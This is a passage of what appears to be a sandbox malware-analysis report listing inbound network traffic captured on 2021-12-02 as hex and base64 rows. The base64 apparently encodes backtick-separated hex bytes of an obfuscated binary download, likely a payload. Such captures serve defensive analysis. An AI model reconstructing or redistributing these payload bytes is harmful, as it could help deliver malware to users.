YERGLGBDNSxgNkEsYEVFLGBCMixgMEMsYDAwLGBFQixgNTMsYDk2LGAwMixgNTksYDU5LGA3QixgQzIs YDc0LGAwMCxgNDYsYDRGLGBCOSxgOTcsYEE3LGAwQSxgRkIsYDA5LGBEMyxgQzgsYDY1LGAzMCxgNjUs YDlELGA1NixgRjAsYDAzLGA0NCx
2021-12-02 17:36:08 UTC	799	IN	Data Raw: 4e 6a 49 73 59 44 56 42 4c 47 42 45 4d 53 78 67 4f 44 51 73 59 45 4d 79 4c 47 42 44 51 69 78 67 4e 6a 59 73 59 44 6c 45 4c 47 42 45 4d 69 78 67 4e 44 51 73 59 45 46 46 4c 47 42 44 4d 69 78 67 52 45 51 73 59 45 4a 44 4c 47 41 31 51 53 78 67 52 6b 45 73 59 44 56 43 4c 47 41 77 51 69 78 67 52 6a 63 73 59 44 46 45 4c 47 41 7a 4d 43 78 67 4f 54 51 73 59 44 46 45 4c 47 42 47 52 53 78 67 52 6a 51 73 59 45 4a 46 4c 47 42 47 4d 69 78 67 51 54 41 73 59 45 55 30 4c 47 42 46 51 53 78 67 4e 6a 55 73 59 45 51 31 4c 47 41 34 4d 43 78 67 4e 44 63 73 59 45 45 33 4c 47 42 42 51 69 78 67 51 54 49 73 59 45 4d 79 4c 47 41 78 4d 79 78 67 52 54 49 73 59 44 42 47 4c 47 41 35 4f 53 78 67 51 6a 6b 73 59 44 45 77 4c 47 41 35 51 69 78 67 4f 44 55 73 59 44 63 32 4c 47 42 47 4e 79 78 Data Ascii: NjIsYDVBLGBEMSxgODQsYEMyLGBDQixgNjYsYDlELGBEMixgNDQsYEFFLGBDMixgREQsYEJDLGA1QS xgRkEsYDVCLGAwQixgRjcsYDFELGAzMCxgOTQsYDFELGBGRSxgRjQsYEJFLGBGMixgQTAsYEU0LGBFQS xgNjUsYEQ1LGA4MCxgNDcsYEE3LGBBQixgQTIsYEMyLGAxMyxgRTIsYDBGLGA5OSxgQjksYDEwLGA5Qi xgODUsYDc2LGBGNyx
2021-12-02 17:36:08 UTC	815	IN	Data Raw: 4d 54 67 73 59 45 52 46 4c 47 41 33 52 43 78 67 4d 6b 55 73 59 44 6b 34 4c 47 41 34 4f 53 78 67 4e 30 4d 73 59 44 59 7a 4c 47 42 47 52 53 78 67 4f 55 51 73 59 44 67 30 4c 47 41 77 4f 53 78 67 4f 45 55 73 59 45 4a 43 4c 47 41 34 51 79 78 67 4f 55 59 73 59 45 55 30 4c 47 41 31 4e 79 78 67 52 55 59 73 59 45 56 43 4c 47 41 30 51 79 78 67 4e 6a 4d 73 59 45 5a 44 4c 47 41 79 4d 69 78 67 4f 45 59 73 59 44 6b 34 4c 47 41 78 51 69 78 67 52 44 45 73 59 44 68 46 4c 47 42 46 4d 43 78 67 4d 45 49 73 59 44 55 77 4c 47 41 78 4f 53 78 67 4d 7a 4d 73 59 44 4a 47 4c 47 41 35 4f 53 78 67 4d 6a 55 73 59 45 59 78 4c 47 42 46 51 53 78 67 52 44 45 73 59 44 55 32 4c 47 41 32 4e 43 78 67 4d 45 45 73 59 45 4a 46 4c 47 41 34 4f 53 78 67 Data Ascii: MTgsYERFLGA3RCxgMkUsYDk4LGA4OSxgN0MsYDYzLGBGRSxgOUQsYDg0LGAwOSxgOEUs YEJCLGA4QyxgOUYsYEU0LGA1NyxgRUYsYEVCLGA0QyxgNjMsYEZDLGAyMixgOEYsYDk4LGAxQixgRDEs YDhFLGBFMCxgMEIsYDUwLGAxOSxgMzMsYDJGLGA5OSxgMjUsYEYxLGBFQSxgRDEsYDU2LGA2NCxgMEEs YEJFLGA4OSxgQUMsYDkzLGA4OSx
2021-12-02 17:36:08 UTC	831	IN	Data Raw: 52 6a 67 73 59 44 49 34 4c 47 41 78 4d 69 78 67 4e 54 6b 73 59 44 67 34 4c 47 41 31 4e 53 78 67 4f 54 51 73 59 45 46 44 4c 47 42 46 4d 69 78 67 51 55 59 73 59 45 4d 35 4c 47 41 33 4f 53 78 67 4e 7a 6b 73 59 44 6b 78 4c 47 42 47 42 46 4d 43 78 67 4f 45 51 73 59 45 59 32 4c 47 41 77 52 69 78 67 52 55 51 73 59 44 4d 34 4c 47 42 47 4d 43 78 67 51 6b 51 73 59 45 51 78 4c 47 41 77 52 69 78 67 51 54 49 73 59 44 42 45 4c 47 41 79 4e 53 78 67 4e 55 59 73 59 45 46 4c 47 41 32 51 69 78 67 51 54 67 73 59 45 46 42 4c 47 41 30 4d 53 78 67 4f 45 51 73 59 44 4a 47 4c 47 41 79 4d 69 78 Data Ascii: RjgsYDI4LGAxMixgNTksYDg4LGA1NSxgOTQsYEFDLGBFMixgQUYsYEM5LGA3OSxgNzksYDkxLGBDQS xgODcsYEZDLGAxRixgRjQsYDhFLGBFOCxgMUEsYEY0LGAyNixgNTEsYDg4LGBCQyxgOEQsYEY2LGAwRi xgRUQsYDM4LGBGMCxgQkQsYEQxLGAwRixgQTIsYDBELGAyNSxgNUYsYENFLGA2QixgQTgsYEFBLGA0MS xgOEQsYDJGLGAyMix

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	847	IN	Data Raw: 4e 54 49 73 59 45 45 79 4c 47 41 35 52 53 78 67 52 6a 51 73 59 44 5a 47 4c 47 41 79 4f 53 78 67 4f 54 51 73 59 44 4e 46 4c 47 42 46 4d 43 78 67 4e 54 45 73 59 45 56 44 4c 47 41 7a 4d 69 78 67 51 7a 55 73 59 44 41 31 4c 47 41 30 51 69 78 67 51 7a 41 73 59 44 45 7a 4c 47 41 30 51 69 78 67 4d 6b 51 73 59 44 63 7a 4c 47 41 32 52 69 78 67 4d 7a 51 73 59 44 67 33 4c 47 41 32 4e 43 78 67 4d 7a 45 73 59 45 4d 30 4c 47 41 7a 4d 69 78 67 51 6a 41 73 59 44 52 46 4c 47 41 31 4e 79 78 67 51 6b 45 73 59 44 46 42 4c 47 41 31 51 69 78 67 4d 45 51 73 59 45 46 46 4c 47 42 44 4d 43 78 67 4f 45 4d 73 59 45 4e 43 4c 47 41 30 4f 43 78 67 51 7a 51 73 59 44 55 79 4c 47 42 45 52 53 78 67 52 54 4d 73 59 45 49 78 4c 47 41 32 52 69 78 67 4e 7a 4d 73 59 44 46 43 4c 47 41 79 4d 79 78 Data Ascii: NTIsYEEyLGA5RSxgRjQsYDZGLGAyOSxgOTQsYDNFLGBFMCxgNTEsYEVDLGAzMixgQzUsYDA1LGA0QixgQzAsYDEzLGA0QixgMkQsYDczLGA2RixgMzQsYDg3LGA2NCxgMzEsYEM0LGAzMixgQjAsYDRFLGA1NyxgQkEsYDFBLGA1QixgMEQsYEFFLGBDMCxgOEMsYENCLGA0OCxgQzQsYDUyLGBERSxgRTMsYEIxLGA2RixgNzMsYDFCLGAyMyx
2021-12-02 17:36:08 UTC	863	IN	Data Raw: 4f 55 55 73 59 44 49 77 4c 47 42 47 52 53 78 67 52 6b 49 73 59 44 64 47 4c 47 42 47 4f 43 78 67 4f 44 63 73 59 44 46 46 4c 47 42 47 51 79 78 67 51 7a 63 73 59 44 64 47 4c 47 41 34 52 69 78 67 4d 44 4d 73 59 44 64 45 4c 47 42 47 4d 69 78 67 4d 45 59 73 59 45 5a 45 4c 47 41 7a 4e 69 78 67 4e 30 59 73 59 45 51 32 4c 47 41 78 52 69 78 67 52 54 55 73 59 44 56 42 4c 47 42 47 52 69 78 67 52 6b 49 73 59 45 5a 47 4c 47 42 45 4d 43 78 67 52 6b 59 73 59 45 5a 46 4c 47 41 30 4e 79 78 67 52 6b 51 73 59 44 56 47 4c 47 42 43 52 69 78 67 4d 6a 6b 73 59 44 55 7a 4c 47 41 35 52 43 78 67 52 6b 59 73 59 45 5a 46 4c 47 41 34 52 69 78 67 52 6b 59 73 59 45 45 78 4c 47 41 7a 52 69 78 67 52 55 45 73 59 44 4e 47 4c 47 42 47 52 43 78 67 4e 55 49 73 59 44 64 46 4c 47 41 31 4d 79 78 Data Ascii: OUUsYDIwLGBGRSxgRkIsYDdGLGBGOCxgODcsYDFFLGBGQyxgQzcsYDdGLGA4RixgMDMsYDdELGBGMixgMEYsYEZELGAzNixgN0YsYEQ2LGAxRixgRTUsYDVBLGBGRixgRkIsYEZGLGBEMCxgRkYsYEZFLGA0NyxgRkQsYDVGLGBCRixgMjksYDUzLGA5RCxgRkYsYEZFLGA4RixgRkYsYEExLGAzRixgRUEsYDNGLGBGRCxgNUIsYDdFLGA1Myx
2021-12-02 17:36:08 UTC	879	IN	Data Raw: 51 6b 59 73 59 45 4d 7a 4c 47 41 78 52 53 78 67 52 6b 59 73 59 45 59 79 4c 47 42 46 52 53 78 67 4f 55 59 73 59 45 5a 44 4c 47 42 47 52 53 78 67 4f 55 59 73 59 45 4d 33 4c 47 42 43 52 69 78 67 52 6b 4d 73 59 44 46 42 4c 47 42 47 52 69 78 67 52 54 55 73 59 45 56 46 4c 47 42 43 52 69 78 67 51 7a 45 73 59 45 4a 47 4c 47 41 7a 51 79 78 67 52 6b 59 73 59 45 4e 45 4c 47 42 47 52 69 78 67 52 44 6b 73 59 45 4a 47 4c 47 41 35 4e 53 78 67 4e 30 59 73 59 45 59 35 4c 47 41 78 4d 79 78 67 52 6b 59 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4e 55 45 73 59 44 64 46 4c 47 42 47 4f 53 78 67 52 54 63 73 59 44 64 46 4c 47 41 35 4d 79 78 67 52 6a 45 73 59 44 6b 33 4c 47 42 47 51 79 78 67 51 30 49 73 59 45 4a 47 4c 47 42 47 51 53 78 67 51 6a 63 73 59 45 5a 46 4c 47 41 78 4d 79 78 Data Ascii: QkYsYEMzLGAxRSxgRkYsYEYyLGBFRSxgOUYsYEZDLGBGRSxgOUYsYEM3LGBCRixgRkMsYDFBLGBGRixgRTUsYEVFLGBCRixgQzEsYEJGLGAzQyxgRkYsYENELGBGRixgRDksYEJGLGA5NSxgN0YsYEY5LGAxMyxgRkYsYEJBLGBCRixgNUEsYDdFLGBGOSxgRTcsYDdFLGA5MyxgRjEsYDk3LGBGQyxgQ0IsYEJGLGBGQSxgQjcsYEZFLGAxMyx
2021-12-02 17:36:08 UTC	895	IN	Data Raw: 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 Data Ascii: MCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGA
2021-12-02 17:36:08 UTC	911	IN	Data Raw: 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 Data Ascii: MCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGA
2021-12-02 17:36:08 UTC	919	IN	Data Raw: 51 69 78 67 4f 45 49 73 59 45 55 31 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 45 4e 46 4c 47 41 30 51 79 78 67 4d 54 51 73 59 45 55 7a 4c 47 41 7a 4d 43 78 67 4f 45 59 73 59 44 55 77 4c 47 41 32 4e 43 78 67 4e 54 45 73 59 44 64 44 4c 47 42 45 4d 43 78 67 4e 44 67 73 59 45 49 32 4c 47 41 31 4f 53 78 67 4e 54 67 73 59 44 55 31 4c 47 41 34 51 69 78 67 52 55 4d 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 54 41 73 59 44 68 43 4c 47 41 30 52 43 78 67 4d 45 4d 73 59 44 67 7a 4c 47 42 46 51 79 78 67 4e 44 41 73 59 44 55 7a 4c 47 41 34 51 69 78 67 4e 55 51 73 59 44 41 34 4c 47 41 31 4e 79 78 67 4e 54 41 73 59 44 55 78 4c 47 41 31 4d 79 78 67 52 54 67 73 59 45 51 33 4c 47 41 78 52 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 51 69 78 67 52 6a 67 73 59 44 67 7a 4c 47 42 Data Ascii: QixgOEIsYEU1LGA1RCxgQzMsYENFLGA0QyxgMTQsYEUzLGAzMCxgOEYsYDUwLGA2NCxgNTEsYDdDLGBEMCxgNDgsYEI2LGA1OSxgNTgsYDU1LGA4QixgRUMsYDhCLGA0NSxgMTAsYDhCLGA0RCxgMEMsYDgzLGBFQyxgNDAsYDUzLGA4QixgNUQsYDA4LGA1NyxgNTAsYDUxLGA1MyxgRTgsYEQ3LGAxRixgMDAsYDAwLGA4QixgRjgsYDgzLGB
2021-12-02 17:36:08 UTC	935	IN	Data Raw: 4e 43 78 67 51 7a 63 73 59 44 67 31 4c 47 41 32 4e 43 78 67 52 6a 63 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 44 4d 73 59 44 49 78 4c 47 41 33 4e 43 78 67 4e 54 67 73 59 45 4d 33 4c 47 41 34 4e 53 78 67 4e 6a 67 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 49 35 4c 47 41 32 4f 53 78 67 52 54 41 73 59 44 51 35 4c 47 42 44 4e 79 78 67 4f 44 55 73 59 44 5a 44 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 30 4e 43 78 67 51 7a 67 73 59 45 4d 35 4c 47 41 34 52 53 78 67 51 7a 63 73 59 44 67 31 4c 47 41 33 4d 43 78 67 52 6a 63 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 6b 45 73 59 44 67 35 4c 47 42 44 4d 69 78 67 4e 7a 55 73 59 45 4d 33 4c 47 41 34 4e 53 78 67 4e 7a 51 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 63 34 4c 47 41 Data Ascii: NCxgQzcsYDg1LGA2NCxgRjcsYEZGLGBGRixgRDMsYDIxLGA3NCxgNTgsYEM3LGA4NSxgNjgsYEY3LGBGRixgRkYsYDI5LGA2OSxgRTAsYDQ5LGBDNyxgODUsYDZDLGBGNyxgRkYsYEZGLGA0NCxgQzgsYEM5LGA4RSxgQzcsYDg1LGA3MCxgRjcsYEZGLGBGRixgNkEsYDg5LGBDMixgNzUsYEM3LGA4NSxgNzQsYEY3LGBGRixgRkYsYDc4LGA

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	951	IN	Data Raw: 51 69 78 67 52 6b 55 73 59 44 67 35 4c 47 41 33 51 53 78 67 4d 44 51 73 59 44 68 43 4c 47 41 33 4d 53 78 67 4d 44 67 73 59 44 68 43 4c 47 42 47 52 53 78 67 51 7a 45 73 59 45 4e 47 4c 47 41 77 4f 43 78 67 4f 44 45 73 59 45 55 33 4c 47 41 77 4d 43 78 67 52 6b 59 73 59 44 41 77 4c 47 42 47 52 69 78 67 51 7a 45 73 59 45 4d 32 4c 47 41 77 4f 43 78 67 4f 44 45 73 59 45 55 32 4c 47 42 47 52 69 78 67 4d 44 41 73 59 45 5a 47 4c 47 41 77 4d 43 78 67 4d 45 49 73 59 45 5a 46 4c 47 41 34 4f 53 78 67 4e 30 45 73 59 44 41 34 4c 47 41 34 51 69 78 67 4e 7a 45 73 59 44 42 44 4c 47 41 34 52 43 78 67 4e 44 49 73 59 44 41 30 4c 47 41 34 51 69 78 67 52 6b 55 73 59 45 4d 78 4c 47 42 44 52 69 78 67 4d 44 67 73 59 44 67 78 4c 47 42 46 4e 79 78 67 4d 44 41 73 59 45 5a 47 4c 47 41 Data Ascii: QixgRkUsYDg5LGA3QSxgMDQsYDhCLGA3MSxgMDgsYDhCLGBGRSxgQzEsYENGLGAwOCxg ODEsYEU3LGAwMCxgRkYsYDAwLGBGRixgQzEsYEM2LGAwOCxgODEsYEU2LGBGRixgMDAsYEZGLGAwMCxg MEIsYEZFLGA4OSxgN0EsYDA4LGA4QixgNzEsYDBDLGA4RCxgNDIsYDA0LGA4QixgRkUsYEMxLGBDRixg MDgsYDgxLGBFNyxgMDAsYEZGLGA
2021-12-02 17:36:08 UTC	967	IN	Data Raw: 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 56 47 4c 47 41 31 52 53 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 31 51 69 78 67 4f 45 49 73 59 45 55 31 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 44 67 77 4c 47 42 47 4f 53 78 67 4d 7a 63 73 59 44 63 31 4c 47 41 79 4d 69 78 67 4f 45 49 73 59 44 67 33 4c 47 41 7a 4f 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 45 73 59 44 4d 34 4c 47 41 30 4e 69 78 67 4e 44 49 73 59 44 52 46 4c 47 41 30 4e 79 78 67 4e 7a 55 73 59 44 42 43 4c 47 41 32 51 53 78 67 4d 54 67 73 59 44 55 33 4c 47 42 46 4f 43 78 67 4f 45 49 73 59 44 42 43 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 56 47 4c 47 41 31 52 53 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 Data Ascii: MCxgMDAsYDgzLGBDNCxgMDgsYDVGLGA1RSxgMzMsYEMwLGA1QixgOEIsYEU1LGA1RCxg QzMsYDgwLGBGOSxgMzcsYDc1LGAyMixgOEIsYDg3LGAzOCxgMEIsYDAwLGAwMCxgODEsYDM4LGA0Nixg NDIsYDRFLGA0NyxgNzUsYDBCLGA2QSxgMTgsYDU3LGBFOCxgOEIsYDBCLGAwMCxgMDAsYDgzLGBDNCxg MDgsYDVGLGA1RSxgMzMsYEMwLGA
2021-12-02 17:36:08 UTC	983	IN	Data Raw: 4e 69 78 67 4e 6b 45 73 59 44 4e 45 4c 47 41 31 4e 79 78 67 52 54 67 73 59 45 46 43 4c 47 42 42 51 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 51 69 78 67 4e 44 55 73 59 44 42 44 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 34 4c 47 41 32 4f 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4e 43 78 67 4f 44 41 73 59 44 55 77 4c 47 42 47 52 69 78 67 52 44 59 73 59 44 56 47 4c 47 41 7a 4d 79 78 67 51 7a 41 73 59 44 56 46 4c 47 41 34 51 69 78 67 52 54 55 73 59 44 56 45 4c 47 42 44 4d 79 78 67 51 7a 4d 73 59 44 68 47 4c 47 42 46 52 69 78 67 4d 7a 4d 73 59 44 4d 78 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 34 4d 53 78 67 52 55 4d 73 59 44 59 77 4c 47 41 77 4e 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 79 78 67 4e 54 63 73 59 44 68 43 4c 47 41 Data Ascii: NixgNkEsYDNELGA1NyxgRTgsYEFCLGBBQixgMDAsYDAwLGA4QixgNDUsYDBDLGA4MyxgQzQsYDA4LG A2OCxgMDEsYDAwLGAwNCxgODAsYDUwLGBGRixgRDYsYDVGLGAzMyxgQzAsYDVFLGA4QixgRTUsYDVELG BDMyxgQzMsYDhGLGBFRixgMzMsYDMxLGA1NSxgOEIsYEVDLGA4MSxgRUMsYDYwLGAwNCxgMDAsYDAwLG A1MyxgNTcsYDhCLGA
2021-12-02 17:36:08 UTC	999	IN	Data Raw: 4e 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 55 55 73 59 44 63 32 4c 47 41 78 51 53 78 67 4d 7a 6b 73 59 44 6c 46 4c 47 42 45 51 79 78 67 4d 6a 41 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4e 7a 51 73 59 44 45 79 4c 47 41 31 4e 69 78 67 4f 44 6b 73 59 44 56 47 4c 47 41 79 51 79 78 67 52 54 67 73 59 44 6c 44 4c 47 41 35 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 30 4c 47 41 34 4f 53 78 67 4f 55 55 73 59 44 59 30 4c 47 41 77 51 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 7a 4f 53 78 67 4e 55 59 73 59 44 45 77 4c 47 41 33 4e 53 78 67 4d 7a 49 73 59 44 4d 35 4c 47 41 31 52 69 78 67 4d 55 4d 73 59 44 63 31 4c 47 41 79 52 43 78 67 4f 44 45 73 59 45 4a 46 4c 47 41 32 4f 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 Data Ascii: NCxgMEIsYDAwLGAwMCxgMUUsYDc2LGAxQSxgMzksYDlFLGBEQyxgMjAsYDAxLGAwMCxgNzQsYDEyLG A1NixgODksYDVGLGAyQyxgRTgsYDlDLGA5MCxgMDAsYDAwLGA4MyxgQzQsYDA0LGA4OSxgOUUsYDY0LG AwQixgMDAsYDAwLGAzOSxgNUYsYDEwLGA3NSxgMzIsYDM5LGA1RixgMUMsYDc1LGAyRCxgODEsYEJFLG A2OCxgMEIsYDAwLGA
2021-12-02 17:36:08 UTC	1015	IN	Data Raw: 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 78 4e 53 78 67 4f 44 45 73 59 45 4d 33 4c 47 42 46 4d 43 78 67 4e 44 6b 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 63 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4e 7a 4d 73 59 45 56 44 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 6b 4d 73 59 44 67 31 4c 47 42 44 4d 43 78 67 4e 7a 51 73 59 44 42 44 4c 47 41 31 51 69 78 67 4e 55 59 73 59 45 49 34 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 55 55 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 31 51 69 78 67 4e 55 59 73 59 44 4d 7a 4c 47 42 44 4d 43 78 67 4e 55 55 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 31 52 69 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 Data Ascii: QSxgMDAsYDZBLGAxNSxgODEsYEM3LGBFMCxgNDksYDAwLGAwMCxgNTcsYDU2LGBFOCxg NzMsYEVDLGAwMCxgMDAsYDgzLGBDNCxgMkMsYDg1LGBDMCxgNzQsYDBDLGA1QixgNUYsYEI4LGAwMSxg MDAsYDAwLGAwMCxgNUUsYDhCLGBFNSxgNUQsYEMzLGA1QixgNUYsYDMzLGBDMCxgNUUsYDhCLGBFNSxg NUQsYEMzLGA1RixgMzMsYEMwLGA
2021-12-02 17:36:08 UTC	1031	IN	Data Raw: 4f 53 78 67 4e 54 41 73 59 44 41 34 4c 47 41 33 4e 53 78 67 4d 44 6b 73 59 44 4d 35 4c 47 41 31 4d 43 78 67 4d 45 4d 73 59 44 42 47 4c 47 41 34 4e 43 78 67 51 6a 45 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 42 4c 47 41 30 52 53 78 67 4d 45 4d 73 59 44 67 77 4c 47 42 47 4f 53 78 67 4f 45 49 73 59 44 63 30 4c 47 41 77 4d 69 78 67 4f 44 6b 73 59 44 45 77 4c 47 41 34 4d 43 78 67 52 6a 6b 73 59 45 5a 44 4c 47 41 33 4e 43 78 67 4d 44 4d 73 59 44 67 35 4c 47 41 31 4d 43 78 67 4d 44 51 73 59 44 67 77 4c 47 42 47 4f 53 78 67 4d 44 4d 73 59 44 63 30 4c 47 41 77 4d 79 78 67 4f 44 6b 73 59 44 55 77 4c 47 41 77 4f 43 78 67 4d 7a 6b 73 59 44 45 77 4c 47 41 33 4e 53 78 67 4d 54 4d 73 59 44 4d 35 4c 47 41 31 4d 43 78 67 4d 44 51 73 59 44 63 31 4c 47 41 Data Ascii: OSxgNTAsYDA4LGA3NSxgMDksYDM5LGA1MCxgMEMsYDBGLGA4NCxgQjEsYEZELGBGRixg RkYsYDhBLGA0RSxgMEMsYDgwLGBGOSxgOEIsYDc0LGAwMixgODksYDEwLGA4MCxgRjksYEZDLGA3NCxg MDMsYDg5LGA1MCxgMDQsYDgwLGBGOSxgMDMsYDc0LGAwMyxgODksYDUwLGAwOCxgMzksYDEwLGA3NSxg MTMsYDM5LGA1MCxgMDQsYDc1LGA
2021-12-02 17:36:08 UTC	1047	IN	Data Raw: 4d 79 78 67 4d 44 45 73 59 44 41 77 4c 47 42 46 4f 53 78 67 4e 45 55 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 45 4c 47 41 35 4e 53 78 67 52 6a 67 73 59 45 5a 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 55 79 4c 47 41 32 51 53 78 67 4e 30 4d 73 59 44 55 7a 4c 47 42 46 4f 43 78 67 51 55 51 73 59 45 51 33 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 67 31 4c 47 42 44 4d 43 78 67 4e 7a 51 73 59 44 45 32 4c 47 41 34 51 69 78 67 4e 7a 55 73 59 44 42 44 4c 47 41 32 51 53 78 67 4d 54 51 73 59 45 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 67 31 4c 47 42 44 4d 43 78 67 4e 7a 51 73 59 44 41 32 4c 47 41 34 51 69 78 67 4e 7a 55 73 59 44 42 44 4c 47 41 32 51 53 78 67 4d 54 51 73 59 45 4d 33 4c 47 41 Data Ascii: MyxgMDEsYDAwLGBFOSxgNEUsYEZGLGBGRixgRkYsYDhELGA5NSxgRjgsYEZFLGBGRixgRkYsYDUyLG A2QSxgN0MsYDUzLGBFOCxgQUQsYEQ3LGAwMCxgMDAsYDgzLGBDNCxgMDgsYDUwLGBFOCxgMDQsYEQ4LG AwMCxgMDAsYDgzLGBDNCxgMDgsYDg1LGBDMCxgNzQsYDE2LGA4QixgNzUsYDBDLGA2QSxgMTQsYEM3LG A0NixgMTgsYDA1LGA

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1063	IN	Data Raw: 4d 43 78 67 4e 6a 67 73 59 44 41 32 4c 47 41 77 4d 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 43 78 67 4f 45 51 73 59 44 68 45 4c 47 42 47 51 53 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 45 73 59 44 4d 7a 4c 47 42 47 4e 69 78 67 4e 6a 59 73 59 44 67 35 4c 47 41 34 4e 53 78 67 52 6a 67 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 59 45 55 34 4c 47 41 33 4f 43 78 67 4d 30 4d 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4e 54 4d 73 59 45 55 34 4c 47 42 46 4d 69 78 67 4d 30 55 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 78 4d 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 33 4e 43 78 67 4d 55 59 73 59 44 68 45 4c 47 42 43 52 43 78 67 52 6a 67 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 